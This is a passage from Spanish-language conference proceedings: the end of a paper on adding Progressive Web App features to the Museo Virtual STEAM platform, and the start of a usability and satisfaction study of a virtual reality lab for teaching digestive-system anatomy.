La plataforma Museo Virtual STEAM, en su primera versión, se presenta como se visualiza en la Figura 3. La plataforma cuenta con una página de inicio, donde invita a su navegación de una manera intuitiva y amigable a través su menú principal desde el cual se accede a las distintas funcionalidades y los materiales de las Cápsulas.

En el desarrollo de experiencias STEAM, Romero y otros en [3] detallan que se han identificado diversas variables de carácter endógeno y/o exógeno que obstaculizan y/o condicionan dicha experiencia. Estos son factores de carácter tecnológico (tales como las limitaciones de acceso, disponibilidad de tecnología, etc.), sociocultural y/o generacional que crean un entorno desafiante, conocido como xSTEAM (eXtreme STEAM o STEAM extremo). Por lo mismo, las plataformas que brindan soporte al desarrollo de este tipo de actividades deben bregar por atender los posibles condicionantes de acceso tecnológico.

La plataforma Museo Virtual STEAM tiene por objetivo garantizar acceso para todos los estratos socioeconómicos [13] y se propone colaborar con posibles deficiencias tecnológicas que ocurren en determinados contextos donde se desarrollan las experiencias STEAM.

3.2 Ciclo de vida de la plataforma

En el ciclo de vida de las cápsulas STEAM se especifican distintas fases iterativas: Análisis y Planificación, Modelado e Implementación y, Ejecución y Monitoreo. Estas fases están abiertas para adaptarse a los cambios tecnológicos que afectan la interacción con los usuarios de manera directa e indirecta. Cada cápsula es flexible y se compone de una variedad de recursos que varían según su naturaleza expositiva y contenido educativo.

Para el MVS se ha propuesto ampliar y perfeccionar el ciclo de vida actual con una visión integral abarcando todo el proceso, desde el primer contacto con los individuos interesados en participar en actividades STEAM hasta la implementación técnica con la incorporación de las herramientas PWA y la explotación de las actividades desde la plataforma web Museo Virtual STEAM [2]. La Figura 4 muestra el Ciclo de vida para las Cápsulas STEAM aplicadas a la plataforma MVS.




Fig. 4. Etapas del ciclo de vida MVS
Fuente: elaboración propia

3.3 Uso de PWA

Las aplicaciones web destinadas especialmente a dispositivos móviles, por lo general, son consideradas “livianas” y logran cumplir con las expectativas de los usuarios en términos de funcionalidad y acceso a la información. A pesar de ello, es necesario tener en cuenta que también poseen limitaciones y capacidades restringidas.

Dentro de la amplia gama de aplicaciones web, existen las aplicaciones nativas, las cuales están diseñadas específicamente para un tipo particular de dispositivo. A diferencia de las aplicaciones web convencionales, que son compatibles con diversos sistemas operativos, las aplicaciones web nativas no pueden compartir el mismo código fuente. Estas aplicaciones se descargan e instalan directamente en el dispositivo, lo que les proporciona ventajas como un rendimiento optimizado, acceso completo a las características del dispositivo y la capacidad de funcionar sin conexión a internet. No obstante, es importante tener en cuenta que el desarrollo de este tipo de aplicaciones requiere una inversión considerable en recursos tecnológicos y financieros. Por otra parte, las aplicaciones web de tipo híbridas combinan componentes y funciones nativas y no nativas [15].

Las Aplicaciones Web Progresivas (PWA) utilizan las últimas tecnologías disponibles en los navegadores para ofrecer una experiencia similar a la de una aplicación nativa. Los objetivos de las PWA incluyen maximizar el rendimiento en dispositivos móviles, garantizar una carga instantánea de la aplicación, proporcionar una interfaz de usuario lo más parecida posible a la de una aplicación nativa, permitir el funcionamiento sin conexión a internet y habilitar el envío de notificaciones a los usuarios [16].

4 PWA en MVS

Considerando suplir las deficiencias tecnológicas de las plataformas STEAM, experiencias catalogadas como xSTEAM, se ha integrado en la plataforma MVS las funcionalidades de las PWA como una propuesta tecnológica, una manera de abordar ciertas necesidades particulares, como es el caso de permitir el acceso a la plataforma MVS desde cualquier dispositivo, e incluso sin conexión a internet.

4.1 Incorporación del complemento a la plataforma

Los complementos de programación, también llamados plugin en inglés, cumplen funciones específicas y proporcionan a los desarrolladores herramientas técnicas para simplificar el proceso de desarrollo. En la plataforma MVS, se ha instalado y configurado el complemento superPWA [18] con el objetivo de mejorar sus capacidades y aprovechar las tecnologías innovadoras de las PWA. La selección de este complemento se basó en su alta calificación por parte de los usuarios, su amplia cantidad de instalaciones y, especialmente, su eficaz rendimiento en WordPress [19], el gestor de contenido en el que se ha desarrollado la primera versión del Museo Virtual STEAM. En la Figura 5 se muestra la plataforma MVS accedida desde un dispositivo móvil desde el cual permite la descargar como aplicación.




Fig. 5. PWA – Prueba de descarga de la plataforma MVS al dispositivo móvil.

4.2 Evaluación técnica de la plataforma, resultados preliminares

Para la evaluación técnica de las funciones PWA integradas en la plataforma MVS, se ha considerado la opción de utilizar la herramienta Lighthouse [20]. Esta herramienta es una extensión que permite realizar auditorías de alta calidad a un sitio web de una manera rápida y sencilla.

Durante el procedimiento de la auditoría, se ha recopilado información fundamental para la calificación del rendimiento de la plataforma, la visualización apropiada de los elementos de la página, la disponibilidad de la función fuera de línea y la actividad de un trabajador de servicio activo. El informe generado por la herramienta Lighthouse ha proporcionado una evaluación de la calidad de la plataforma en diversos aspectos:

- **Rendimiento.** Se ha observado una puntuación de rendimiento de 42 puntos, catalogada como baja en una escala del 0 al 49.
- **Accesibilidad**. En cuanto a la accesibilidad, se ha logrado una calificación de 88, considerada como media alta, aunque se recomienda realizar pruebas manuales específicas.
- **Mejores prácticas**. En lo que respecta a las mejores prácticas, se ha alcanzado una puntuación perfecta de 100, cumpliendo así con las recomendaciones generales.
- **Búsqueda**. En términos de optimización para motores de búsqueda, se obtuvo una puntuación de 86 puntos.

Sin embargo, es importante recordar que en este análisis Lighthouse no permite evaluar otros factores que pueden influir en el posicionamiento.

Estos resultados preliminares, permiten dar cuenta de susceptibles mejoras en la herramienta y que eventualmente serán ventajas competitivas en comparación con herramientas similares existentes.

5 Conclusiones y trabajos futuros

Tras la implementación de la plataforma MVS se ha buscado su mejora continua, especialmente considerando las limitaciones tecnológicas que han surgido como parte de las características que han presentado las diversas experiencias STEAM, denominadas xSTEAM, ya que dichas limitaciones implican un impacto directo en el desarrollo de las experiencias.

La inclusión de PWA en la plataforma MVS ha generado un beneficio significativo en términos de usabilidad y portabilidad para la experiencia del usuario, lo que deberá redundar en su utilización y resultados en el proceso de enseñanza aprendizaje.

Se han realizado algunas validaciones con usuarios docentes, quienes han valorado el acceso a la plataforma de forma offline. Sin embargo, aún resta una validación más detallada y con otros Stakeholders. Este beneficio se atribuye principalmente a las mejoras implementadas de esta tecnología. Sin embargo, es fundamental destacar que, aunque la integración de PWA ha mejorado el acceso en situaciones con limitaciones tecnológicas, las pruebas realizadas han evidenciado un rendimiento regular, en parte

debido a que la versión está en fase de prueba, lo cual limita la exploración de todas las configuraciones para mejorar su rendimiento.

A futuro, se requiere continuar trabajando para mejorar técnicamente la plataforma tal que permita responder a las exigencias tecnológicas (variables tecnológicas) demandadas para las denominadas experiencias xSTEAM. Tales variables estarán sujetas a las validaciones del ciclo de vida de tanto como las variables específicas de este tipo de experiencias. Entre los próximos pasos se planea profundizar en los resultados y cómo esas mejoras en la plataforma permiten incrementar las posibilidades educativas.

Referencias

1. López De Luise, D., Ramírez, S., Salina, C., Leiva, S. M. (2022). Sistemas inteligentes en la innovación educativa. Plataforma de cápsulas STEAM. Jornada sobre innovación educativa. Buenos Aires. https://www.youtube.com/watch?v=3pDndr5LhJM&t=15102s..
2. Salina, C. (2023). Plataforma Digital de Cápsulas STEAM Ciclo de vida STEAM, integrando Aplicaciones Web Progresivas [Tesis de grado]. Facultad de Tecnología Informática de la Universidad Abierta Interamericana.
3. Romero, G. R., Salina, C., Domen, M., López De Luise, D., Bejarano, M. (2023). Generación de STEAM en condiciones extremas con xSTEAM. CACIC 2023.
4. Aulaplaneta (s.f). STEAM: Una metodología educativa para el futuro. https://www.aulaplaneta.com/2020/12/01/recursos-tic/steam-unametodologia-educativa-para-el-futuro
5. Granados Maguiño, M. A., Romero Vela, S. L., Rengifo Lozano, R. A., Garcia Mendocilla, G. F. (2020). Tecnología en el proceso educativo: nuevos escenarios. Revista Venezolana De Gerencia, 25(92), 1809-1823. https://doi.org/10.37960/rvg.v25i92.34297
6. IEEE (s.f). IEEE Sección Argentina. http://www.ieee.org.ar/ieee_mundo.asp
7. IEEE (s.f). Try Engineering. https://tryengineering.org/
8. Siemens (s.f). Portal CREA. https://crea-portaldemedios.siemens-stiftung.org/home
9. López De Luise, D., Ruiz Tabarez, É. (2020). Factores relevantes en la educación STEAM: Desarrollo de Métricas y Modelos Automatizados. IEEE Argencon 2020.
10. López De Luise, D., Ruiz Tabarez, É. (2020). Caso de estudio para la evaluación STEAM a partir de métricas específicas. En Investigación, docencia y bienestar. CIMTED. ISBN: 978-958-52748-5-3.
11. López De Luise, D., Leiva, S. M., González, V., Draier, E., Ramírez, S., Salina, C. (2022). Comunicación y museos: Proyectos y desafíos en torno a las mediaciones culturales y educativas. Avatares de la Comunicación y la Cultura. U.B.A.(23).
12. López De Luise, D., Ruiz Tabarez, É. A. (2020). Evaluación STEAM a partir de métricas específicas. SCA, IEEE Games Technical Committee, UAI – CAETI.
13. López De Luise, D. (2020). Museo Virtual STEAM. [Tesis de Especialización]. Facultad de Ciencias Exactas y Naturales de la UBA, Facultad de Filosofía de la UBA, Facultad de Ciencias Sociales de la UBA.
14. Salina, C., López De Luise, D., Leiva, S., Ramírez, S., Romero, G. R. (2022). A Life-cycle to Improve STEAM Virtual Museum Activities Exposition [Un ciclo de vida para mejorar el Museo Virtual STEAM Exposición de actividades].
15. Ramírez, I. (s.f). ¿Qué es una Aplicación Web Progresiva o PWA?. Xataka. https://www.xataka.com/basics/que-es-una-aplicacion-web-progresiva-o-pwa (3/07/2018).

16. RedUNCI: XX Workshop de Investigadores en Ciencias de la Computación - WICC 2018. En Tendencias en el desarrollo de Aplicaciones para Dispositivos Móviles (pág. 588). Facultad de Ciencias Exactas, Naturales y Agrimensura (UNNE). (2018)
17. López De Luise, D., Gonzalez Gonzalez, V., Draier, E., Salina, C., Leiva, S., Ramírez, S. (2022). Experiencias educativas desde la comunidad del Museo Histórico Sarmiento. Dinámicas de una cultura científico-tecnológica inmersiva.
18. SuperPWA, (s.f.). SuperPWA documento. https://superpwa.com/docs
19. WordPress. (s.f.). WordPress. https://wordpress.com/es/creador-de-sitios-web
20. Google. (27 de septiembre 2016). Documentación Lighthouse. https://developer.chrome.com/docs/lighthouse/overview

Realidad virtual para el aprendizaje de la anatomía del sistema digestivo en educación superior: Un estudio de usabilidad, satisfacción e impacto percibido

Karla Esther Espinoza Castro[1], Jeyson Gaona Pineda[2], María Augusta Jimbo Cabzaca[1], Jessica Betsabeth Romero Zhizhpón[1]

[1] Universidad Nacional de Educación (UNAE)
[2] Universidad Católica de Cuenca (UCACUE)
karla.espinoza@unae.edu.ec, jheyson.gaona@ucacue.edu.ec, majimbo@unae.edu.ec, jbromero@unae.edu.ec

Resumen. El presente estudio evaluó la implementación de un laboratorio virtual para la enseñanza de la anatomía del aparato digestivo en educación superior. Empleando un enfoque metodológico mixto, se analizó la usabilidad, satisfacción y percepción de aprendizaje de 56 estudiantes universitarios. Los principales hallazgos indican una alta usabilidad (M=4.34, DE=0.89) y satisfacción (69.6% recomendaría la herramienta), con una preferencia marcada de los estudiantes por las visualizaciones 3D (91.3%) que ofrece el laboratorio, comparándolo con los métodos tradicionales para la enseñanza de la anatomía, la mayoría de los estudiantes (60.7%) consideró el laboratorio virtual más efectivo. A través del presente estudio se concluye que los laboratorios virtuales tienen un potencial significativo como complemento en la enseñanza-aprendizaje de anatomía del aparato digestivo.

Palabras clave: Realidad virtual, laboratorio virtual, anatomía, aparato digestivo, educación superior.

1 Introducción

La educación superior se encuentra inmersa en una transformación impulsada por la irrupción de las tecnologías digitales, este nuevo paradigma educativo ha redefinido los roles de docentes y estudiantes, así como los espacios y tiempos de aprendizaje; en este sentido, la integración de las Tecnologías de la Información y la Comunicación (TIC), ha superado la simple incorporación de herramientas digitales convirtiéndose en un motor de innovación que redefine las metodologías pedagógicas y los procesos educativos [1], [2], [3].

Entre las TIC más innovadoras, la Realidad Virtual (RV) se distingue por facilitar la construcción activa del conocimiento, brindando nuevas formas de enseñar y aprender, así como, permitir la colaboración entre estudiantes sin las limitaciones del espacio físico [4], esta tecnología sumerge al usuario en entornos virtuales 3D mediante dispositivos electrónicos especializados permitiendo una interacción realista [5].

La RV promueve la formación activa del conocimiento a través de la participación directa en situaciones simuladas, lo que se alinea con la teoría constructivista del aprendizaje [6], [7], por otra parte, también se vincula con la teoría del aprendizaje conectivista, facilitando la creación de redes de conocimiento dinámicas [8].

En el ámbito de la enseñanza de la anatomía, la RV ofrece una comprensión más profunda de las estructuras anatómicas complejas, proporcionando una alternativa segura y efectiva para prácticas de laboratorio [9], [10]. Los laboratorios virtuales, como escenarios de RV, permiten la experimentación, exploración e interpretación científica, ofreciendo ventajas en términos de costo, eficiencia y repetibilidad de experimentos [11], [12].

Sin embargo, la integración de la RV en la educación plantea dilemas éticos que deben ser abordados, incluyendo la privacidad de los estudiantes, la equidad en el acceso, así como la calidad y el contenido de las experiencias virtuales [13], [14], [15].

En este contexto, el presente estudio se enfoca en el diseño, implementación y evaluación de un laboratorio virtual para el aprendizaje de la anatomía del sistema digestivo. El objetivo principal es analizar la eficacia de esta herramienta en términos de usabilidad, satisfacción del usuario e impacto percibido en el aprendizaje, contribuyendo así al creciente cuerpo de conocimiento sobre la aplicación de la RV en la educación superior.

2 Metodología

2.1 Metodología de investigación

Este estudio empleó un enfoque metodológico mixto, combinando métodos cualitativos y cuantitativos para evaluar la eficacia y percepción del laboratorio virtual del sistema digestivo. Se adoptó un diseño de investigación descriptivo transversal, lo que permitió una evaluación comprehensiva de la experiencia de los estudiantes en el uso de la herramienta educativa [16] [17].

Para el estudio, se trabajó con la población total que consistió en 56 estudiantes (27 mujeres, 29 varones), matriculados en la asignatura de Biología en el bachillerato del

segundo ciclo de la Carrera de Educación en Ciencias Experimentales de la Universidad Nacional de Educación, durante el periodo académico marzo-agosto 2024, con edades entre 19 y 22 años.

Para la recolección de datos, tomando los aportes de [18], [19], [20], se diseñó un cuestionario que permitió evaluar la usabilidad, satisfacción e impacto en el aprendizaje. El instrumento constó de cinco secciones: (1) Información demográfica; (2) Usabilidad; (3) Satisfacción; (4) Impacto en el aprendizaje; (5) Preguntas abiertas sobre la experiencia y sugerencias de mejora.

Para garantizar la confiabilidad del instrumento, se tomaron los aportes de [21], [22], [23], [24], por lo que, este fue validado mediante un proceso de múltiples etapas: (1) Prueba piloto con una muestra de 10 estudiantes, lo que llevó a ajustes en la redacción de algunas preguntas para mejorar su claridad; (2) Se calculó el coeficiente alfa de Cronbach para cada subescala, obteniendo valores entre 0.78 y 0.92, lo que indicó una buena consistencia interna; (3) Se realizó un análisis factorial confirmatorio que respaldó la estructura de cinco factores del cuestionario; (4) El contenido fue validado por un panel de seis expertos en educación, tecnología educativa y anatomía, quienes evaluaron la relevancia y claridad de cada ítem y cuyas sugerencias fueron incorporadas en la versión final del instrumento.

Los estudiantes emplearon el laboratorio virtual durante una sesión de 90 minutos como parte de su clase regular de Biología e inmediatamente después, completaron el cuestionario en línea a través de Google Forms.

2.2 Metodología de diseño del laboratorio

El diseño del laboratorio virtual del aparato digestivo se fundamentó en un enfoque multidisciplinario que integró áreas específicas de conocimiento como la anatomía, la programación y el diseño. La intención fue crear una herramienta educativa que se empleé con fines académicos, fundamentada en la literatura existente sobre los beneficios del uso de la realidad virtual en la enseñanza de la anatomía. En este sentido, el laboratorio se encuentra desarrollado en función de los resultados de aprendizaje y los contenidos mínimos de la asignatura Biología en el bachillerato, establecidos en la malla microcurricular de la Carrera de Educación en Ciencias Experimentales de la Universidad Nacional de Educación [25].

Para asegurar una estructura de trabajo eficiente y colaborativa, se optó por hacer uso de la metodología de desarrollo ágil SCRUM [26], la cual permitió gestionar la construcción del laboratorio virtual, adaptándolo a las necesidades y retroalimentaciones constantes del equipo, logrando un trabajo flexible y adaptativo que optimizó el proceso [27], [28]. Tomando como base [28], [29], [30], el desarrollo del aplicativo se llevó a cabo en tres fases, acoplando las actividades al presente proyecto. Adicionalmente, se tomó como guía el estudio realizado por [31] en la cual se detallan los procedimientos aplicados para la producción de un laboratorio virtual.

Fase 1: Inicio del proyecto

Definición del área de estudio: se seleccionó el resultado de aprendizaje y contenido mínimo dentro de la asignatura de Biología en el bachillerato, en este caso, la anatomía del aparato digestivo.

Tipo de usuario: para diseñar las bases conceptuales y definir los objetivos del laboratorio virtual, es muy importante tener en cuenta el público al que va dirigido, en este caso, los estudiantes del segundo ciclo de la Carrera Educación en Ciencias Experimentales.

Definición de los objetivos: se establecieron los logros de aprendizaje que se espera que los estudiantes adquieran mediante el uso del laboratorio.

Justificación: se argumentaron los motivos por los cuales se desarrolló el proyecto en función de: (1) accesibilidad y flexibilidad, los estudiantes pueden ingresar desde cualquier lugar, sin necesidad de estar dentro de la institución; (2) Aprendizaje personalizado, el laboratorio virtual se acopla a las necesidades específicas de cada estudiante; (3) la evidencia científica existente sobre los beneficios de la realidad virtual en la enseñanza de la anatomía.

Desarrollo del marco de referencia: se llevó a cabo una revisión teórica y se construyeron los conceptos que se presentarán en el laboratorio.

Fase 2: Ejecución del proyecto

Planificación de sprints: en SCRUM, cada iteración se gestiona mediante un Sprint, que se define a partir de las historias de usuario, estas historias se clasifican según su prioridad y deben ser completadas con éxito para poder continuar con las siguientes. En total, se gestionaron cinco Sprints, organizados en tres componentes clave, mismos que se detallan en la tabla 1:

Tabla 1. Planificación de sprints

Componente	ID Sprint	Historia
Escenario	Sprint 1	US-01: Diseño y construcción de la escena principal
Personaje	Sprint 2	US-02: Diseño y construcción del personaje
		US-03: Programar movimiento del personaje
		US-04: Animar personaje
	Sprint 3	US-05: Programar interacciones del personaje
Práctica	Sprint 4	US-06: Diseño y construcción de los órganos del aparato digestivo
		US-07: Programar funcionalidades de la práctica
	Sprint 5	US-08: Programar los cuestionarios para la evaluación de los conocimientos

Herramienta de diseño y modelado 3D: empleando Blender, se crearon modelos detallados de los órganos del sistema digestivo, priorizando la precisión anatómica y el realismo visual. Cada modelo incorpora materiales y texturas que reflejan las características reales de los órganos. Una vez finalizado el modelado, los mismos se exportaron en formato FBX, que es compatible con el motor gráfico Unity.

Herramienta de integración y desarrollo: utilizando el motor gráfico de Unity, se implementaron funcionalidades interactivas, como la capacidad de rotar, ampliar y seccionar los modelos 3D. Es importante mencionar que la programación se realizó mediante scripts en C#, utilizando un enfoque de programación orientada a objetos (POO), lo cual permitió una estructura modular y reutilizable, facilitando el mantenimiento y la ampliación del proyecto. Además, este enfoque aseguró que cada

componente tenga su propia funcionalidad claramente definida, lo que mejora la eficiencia del desarrollo y la claridad del código. También, se utilizaron paquetes integrados en el motor de Unity, como Cinemachine, que permite la integración de cámaras dinámicas y cinemáticas de gran impacto. De igual manera se empleó el paquete de Post-Processing, que ofrece efectos que mejoran la calidad visual de la aplicación, estos efectos agregaron detalles y ajustes que pueden simular fenómenos ópticos, mejorar la estética y crean una atmósfera más inmersiva.

A continuación, se muestra en la figura 1, el proceso de integración de diversos componentes que ofrece Unity para la gestión dinámica del hígado. Este proceso incluye el uso de sistemas de partículas, animaciones y un panel con funcionalidades para activar eventos, el proceso se repite para cada uno de los órganos. Adicionalmente, se incorporaron explicaciones textuales, animaciones de procesos fisiológicos y cuestionarios interactivos para reforzar el aprendizaje.




Fig. 1. Gestión dinámica del hígado mediante Unity

Optimización de rendimiento: se ajustaron los modelos 3D y las animaciones para garantizar un funcionamiento fluido en diversos dispositivos.

Documentación: se elaboró una guía de usuario y materiales de apoyo tanto para docentes como para estudiantes con la finalidad de facilitar la implementación del laboratorio en el aula.

Fase 3: Cierre

Pruebas de usabilidad: se realizaron pruebas con un grupo piloto de estudiantes del segundo ciclo de la carrera de Educación en Ciencias Experimentales matriculados en la asignatura de Biología en el bachillerato, con la finalidad de identificar posibles mejoras de navegación e interacción.

Descripción del laboratorio virtual diseñado sobre el aparato digestivo

El laboratorio virtual del aparato digestivo es una herramienta educativa interactiva diseñada para ofrecer una experiencia de aprendizaje inmersiva y estructurada. Su diseño se fundamenta en principios pedagógicos constructivistas y en las mejores prácticas de diseño de interfaces de usuario. El laboratorio se compone de cuatro etapas secuenciales, cada una diseñada para profundizar progresivamente en el conocimiento del sistema digestivo, las cuales se detallan a continuación:

Etapa 1: **Introducción a la anatomía del aparato digestivo**

Al ingresar al laboratorio, los estudiantes encuentran un panel informativo que proporciona una visión general y las instrucciones de uso. El elemento central de esta etapa es un modelo 3D interactivo del aparato digestivo completo, acompañado de un libro virtual que contiene los conceptos fundamentales.

Características principales: (1) Modelo 3D rotativo y ampliable del aparato digestivo. (2) Función de desglose que permite visualizar cada órgano individualmente; (3) Libro virtual con información básica y conceptos clave.

Interactividad: al pasar el cursor sobre cada órgano, se despliega un recuadro informativo con su nombre y función principal.

Animaciones destacadas: vista general del tracto gastrointestinal con explicaciones detalladas de la anatomía de cada sección, órganos digestivos accesorios y glándulas anexas.




Fig. 2. Anatomía del aparato digestivo: *tracto gastrointestinal* y *órganos digestivos accesorios*

Etapa 2: Evaluación inicial

Tras completar la exploración inicial, los estudiantes acceden a un cuestionario interactivo diseñado para evaluar la comprensión de los conceptos sobre la anatomía del sistema digestivo, el cual tiene las siguientes características: (1) Cuestionario de opción múltiple con retroalimentación inmediata; (2) Preguntas adaptativas que ajustan su dificultad según el desempeño del estudiante; (3) Sistema de puntuación que determina el acceso a las siguientes etapas.

Etapa 3: Profundización en las funciones del sistema digestivo

Una vez superada la evaluación inicial, se desbloquean animaciones y simulaciones complejas que detallan las funciones de los órganos del tracto gastrointestinal, órganos digestivos accesorios y glándulas anexas, tales como: (1) Proceso de masticación y deglución; (2) Peristálsis esofágica; (3) Secreción de ácidos gástricos y digestión en el estómago; (4) Absorción de nutrientes en el intestino delgado y secreción de bilis y enzimas pancreáticas; (5) Función del intestino grueso y formación de heces.




Fig. 3. Fisiología del aparato digestivo. A la derecha una representación del *proceso de ingestión de alimentos* y a la izquierda el *proceso de absorción y transporte de nutrientes*

Etapa 4: Evaluación final

La experiencia culmina con una evaluación que abarca los conceptos y procesos estudiados en relación con las funciones del aparato digestivo, el cual tiene las siguientes características: (1) Combinación de preguntas de opción múltiple y ejercicios de identificación de modelos 3D; (2) Retroalimentación para cada respuesta; (3) Informe final que muestra el progreso del estudiante en todas las etapas del laboratorio.

3 Resultados

El análisis de los datos recopilados tras la implementación del laboratorio virtual del aparato digestivo reveló hallazgos significativos en términos de usabilidad, satisfacción de los usuarios e impacto percibido en el aprendizaje.

Usabilidad

Tabla 2. Resultados de la facilidad de uso del laboratorio virtual

Ítem	Respuesta más frecuente	Frecuencia	Media	Desviación estándar
¿El laboratorio virtual fue fácil de usar?	Totalmente de acuerdo (5)	32 (57.1%)	4.34	0.89
¿La navegación por el laboratorio fue intuitiva?	De acuerdo (4)	23 (41.1%)	4.09	0.97
¿Pude completar las tareas sin dificultad?	Totalmente de acuerdo (5)	26 (46.4%)	4.16	0.98

¿La interfaz del laboratorio es visualmente agradable?	Totalmente de acuerdo (5)	31 (55.4%)	4.29	0.99

Nota: Escala Likert de 5 puntos (1 = Totalmente en desacuerdo, 5 = Totalmente de acuerdo)

Acorde a los resultados presentados en la tabla 3, una clara mayoría de los estudiantes (57.1%) encontró el laboratorio muy fácil de usar, con una media de 4.34 (DE = 0.89), lo que sugiere que la interfaz y las interacciones fueron diseñadas de manera efectiva para el público objetivo. En relación con la navegación intuitiva, aunque la respuesta más frecuente fue "De acuerdo" (41.1%), la media de 4.09 (DE = 0.97) indica una percepción general positiva de la navegabilidad. Sin embargo, este ítem obtuvo la puntuación más baja de la sección, lo que podría indicar áreas de mejora en la estructura de navegación. Haciendo referencia a la culminación de tareas, el 46.4% de los estudiantes reportó poder completar las tareas sin dificultad, con una media de 4,16(DE = 0.98), lo que sugiere que las instrucciones y el diseño de las actividades fueron generalmente claros y accesibles. De igual manera en cuanto al atractivo visual, la interfaz fue muy bien recibida, con un 55.4% de los estudiantes totalmente de acuerdo con su atractivo visual (M = 4.29, DE = 0.99), este aspecto es crucial para mantener el interés de los usuarios en entornos de aprendizaje digital.

Satisfacción

Tabla 3. Resultados del nivel de satisfacción del usuario

Ítem	Respuesta más frecuente	Frecuencia	Media	Desviación estándar
¿Qué tan satisfecho está con el laboratorio virtual?	Satisfecho	31 (55.4%)	3.59	1.35
¿Qué tan útil encontró el laboratorio virtual para aprender la anatomía del sistema digestivo?	Muy útil	36 (64.3%)	4.14	0.69
¿Recomendaría este laboratorio virtual a otros estudiantes?	Definitivamente si	39 (69.6%)	4.66	0.54

Nota: Escala de 5 puntos (1 = Nada satisfecho/útil, 5 = Muy satisfecho/útil)

El análisis de los resultados muestra un alto nivel de satisfacción, con el 55.4% de los estudiantes reportando estar "satisfechos" y una media de 3.59 (DE = 1.35). Este resultado sugiere que el laboratorio cumplió o superó las expectativas de la mayoría de los usuarios. En cuanto a la utilidad percibida, el 64.3% de los participantes encontró el laboratorio "Muy útil" para el aprendizaje de la anatomía del sistema digestivo (M = 4.14, DE = 0.69), lo cual valida la efectividad percibida de la herramienta como recurso educativo. De igual manera, un 69.6% de los estudiantes indicó que "Definitivamente sí" recomendaría el laboratorio a otros (M = 4.66, DE = 0.54), siendo este quizás el indicador más fuerte de la satisfacción general y el valor percibido del laboratorio.

Es importante mencionar que, en cuanto a las características preferidas del laboratorio, las visualizaciones 3D fueron el aspecto más apreciado (91.3% de los estudiantes), seguido por las animaciones (62.7%), lo que destaca la importancia de los elementos visuales e interactivos en el aprendizaje de la anatomía.

Impacto en el aprendizaje

Tabla 4. Resultados acerca del impacto en el aprendizaje

Ítem	Respuesta más frecuente	Frecuencia	Media	Desviación estándar
¿Siente que el laboratorio virtual mejoró su comprensión de la anatomía del aparato digestivo?	Moderadamente	37 (66.1%)	1.71	0.56
¿Cómo calificaría la efectividad del laboratorio virtual en comparación con los métodos tradicionales de enseñanza?	Más efectivo	34 (60.7%)	4.18	0.71

Nota: Escala de 5 puntos (1 = Nada efectivo, 5 = Muy efectivo)

Acorde a los resultados presentados en la tabla 5, el 66.1% de los estudiantes reportó una mejora "moderada" en su comprensión de la anatomía del sistema digestivo (M = 1.71, DE = 0.56), aunque este resultado es positivo, sugiere que hay margen para mejorar el impacto educativo del laboratorio En cuanto a la efectividad, el 60.7% de los participantes consideró el laboratorio virtual "Más efectivo" que los métodos tradicionales de enseñanza (M = 4.18, DE = 0.71). Este resultado respalda el potencial de la realidad virtual como herramienta complementaria en la enseñanza de la anatomía.

Análisis cualitativo

El análisis temático de las respuestas a las preguntas abiertas reveló algunos hallazgos recurrentes:

